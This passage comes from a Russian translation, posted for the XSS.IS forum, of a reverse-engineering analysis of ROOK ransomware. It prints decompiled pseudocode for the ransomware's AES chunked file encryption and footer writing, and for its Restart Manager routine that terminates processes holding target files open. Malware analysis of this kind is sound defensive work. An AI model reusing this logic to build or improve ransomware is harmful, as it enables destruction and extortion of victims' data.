    if ( ++curr_chunk_count ≥ total_chunk_count )
    {
      file_size = rook_file_footer.file_size;
      goto LABEL_54;
    }
  }
}
```

Если размер файла меньше 0x80000 байт или находится в диапазоне от 0x80000 до 0x180000 байт, весь файл будет зашифрован.

```
        encrypted_chunk_count = rook_file_footer.metadata.encrypted_chunk_count;
ENCRYPT_LAST_CHUNK:
        rook_file_footer.metadata.encrypted_chunk_count = encrypted_chunk_count + 1;
        v48 = 16 * (file_size.QuadPart % 0x80000 / 16);// calculate what is left after taking out
        v49 = file_size.QuadPart % 0x80000 % 16;
        v50 = v48 + 16;
        if ( !v49 )
          v50 = 16 * (file_size.QuadPart % 0x80000 / 16);
        ReadFile(encrypted_file_handle, data_buffer, v50, &NumberOfBytesRead, 0i64);
        v51 = v48 + 16;
        if ( !v49 )
          v51 = v48;
        memset(v69, 0, sizeof(v69));
        aes_set_key(v69, &AES_key, 128u);
        if ( v51 > 0 )
        {
          data_buffer_ptr = data_buffer;
          v53 = ((v51 - 1) >> 5) + 1;
          do
          {
            aes_encrypt_ECB(v69, data_buffer_ptr, data_buffer_ptr);
            data_buffer_ptr += 0x20;
            --v53;
          }
          while ( v53 );
        }
        w_memset(v69, 0i64, 288i64);
        SetFilePointerEx(encrypted_file_handle, liDistanceToMove, 0i64, 0);
        if ( v49 )
          v48 += 16;
        WriteFile(encrypted_file_handle, data_buffer, v48, &NumberOfBytesWritten, 0i64);
```

Наконец, нижний колонтитул файла записывается в конец файла, что завершает процедуру шифрования.

```
  SetFilePointerEx(encrypted_file_handle, 0i64, 0i64, FILE_END);
  WriteFile(encrypted_file_handle, &rook_file_footer, 0xA18u, &NumberOfBytesWritten, 0i64);
  HeapFree(hHeap, 0, data_buffer);
}
return CloseHandle(encrypted_file_handle);
```

Если ROOK не может открыть файл до шифрования, вредоносная программа пытается завершить процесс владельца файла.

Сначала он вызывает RmStartSession для запуска нового сеанса Restart Manager и WideCharToMultiByte для преобразования пути к файлу в многобайтовый буфер.

```
do
  *(strSessionKey + v73++) = 0;
while ( v73 < 0x42 );
result = RmStartSession(&pSessionHandle, 0, strSessionKey);// start Restart Manager session
if ( result )
{
  if ( !DEBUG_FLAG )
    return result;
  file_to_encrypt_len = lstrlenW(file_to_encrypt_1);
  file_to_encrypt_multibyte_len = WideCharToMultiByte(
                                    CP_UTF8,
                                    0,
                                    file_to_encrypt_1,
                                    file_to_encrypt_len,
                                    0i64,
                                    0,
                                    0i64,
                                    0i64);
  do
    file_to_encrypt_multibyte = HeapAlloc(hHeap, 8u, file_to_encrypt_multibyte_len + 64);
  while ( !file_to_encrypt_multibyte );
  v35 = lstrlenW(file_to_encrypt_1);
  WideCharToMultiByte(
    CP_UTF8,
    0,
    file_to_encrypt_1,
    v35,
    file_to_encrypt_multibyte,
    file_to_encrypt_multibyte_len,
    0i64,
    0i64);
  v36 = 0;
  v37 = "Can't RmStartSession";              // Can't RmStartSession
```

Используя этот дескриптор сеанса, вредоносное ПО вызывает RmRegisterResources, чтобы зарегистрировать целевой файл в качестве ресурса для RM.

```
if ( RmRegisterResources(pSessionHandle, 1u, &file_to_encrypt_1, 0, 0i64, 0, 0i64) )
{
  if ( DEBUG_FLAG )
  {
    v26 = lstrlenW(file_to_encrypt_1);
    v27 = WideCharToMultiByte(0xFDE9u, 0, file_to_encrypt_1, v26, 0i64, 0, 0i64, 0i64);
    do
      file_to_encrypt_multibyte_1 = HeapAlloc(hHeap, 8u, v27 + 64);
    while ( !file_to_encrypt_multibyte_1 );
    v29 = lstrlenW(file_to_encrypt_1);
    WideCharToMultiByte(0xFDE9u, 0, file_to_encrypt_1, v29, file_to_encrypt_multibyte_1, v27, 0i64, 0i64);
    log_to_file("Can't RmRegisterResources", file_to_encrypt_multibyte_1, 0);
    file_to_encrypt_multibyte_2 = file_to_encrypt_multibyte_1;
    goto LABEL_27;
  }
}
```

Затем он вызывает RmGetList, чтобы получить список всех приложений, использующих файл. Для каждого из этих приложений, если тип приложения — проводник Windows или критический процесс, оно пропускается.

Затем ROOK проверяет, не является ли приложение собственным процессом программы-вымогателя, используя идентификаторы процессов. Наконец, он вызывает OpenProcess, чтобы получить дескриптор процесса и завершить его с помощью TerminateProcess.

```
pnProcInfo = 10;
if ( !RmGetList(pSessionHandle, pnProcInfoNeeded, &pnProcInfo, rgAffectedApps, &dwRebootReasons) )// get applications
                                        // that uses the file
{
  for ( i = 0; i < pnProcInfo; ++i )
  {
    proc_index = i;
    ApplicationType = rgAffectedApps[proc_index].ApplicationType;
    if ( ApplicationType != RmExplorer && ApplicationType != RmCritical )
    {
      proc_ID = rgAffectedApps[i].Process.dwProcessId;
      if ( GetCurrentProcessId() != proc_ID )// process != Rook process
      {
        target_proc_handle = OpenProcess(0x10001u, 0, proc_ID);// DELETE
        target_proc_handle_1 = target_proc_handle;
        if ( target_proc_handle == INVALID_HANDLE_VALUE )
        {
          if ...
        }
        else
        {
          TerminateProcess(target_proc_handle, 0);
          WaitForSingleObject(target_proc_handle_1, 0x1388u);
          CloseHandle(target_proc_handle_1);
        }
      }
    }
  }
}
```

После завершения всех процессов, использующих файл, ROOK передает его обратно для шифрования.

```
TRY_ENCRYPTING_AGAIN:
    RmEndSession(pSessionHandle);
    v1 = 0;
    encrypted_file_handle = CreateFileW(encrypted_file_path, 0xC0000000, 0, 0i64, 3u, 0x8000000u, 0i64);
    HeapFree(hHeap, 0, encrypted_file_path);
    liDistanceToMove.QuadPart = 0i64;
    AES_key = 0i64;
    result = memset(&rook_file_footer, 0, sizeof(rook_file_footer));
    if ( encrypted_file_handle != -1i64 )
      goto ENCRYPT_FILE;
```


Переведено специально для **XSS.IS**
Автор перевода: yashechka
Источник: https://chuongdong.com/reverse engineering/2022/01/06/RookRansomware/

2,602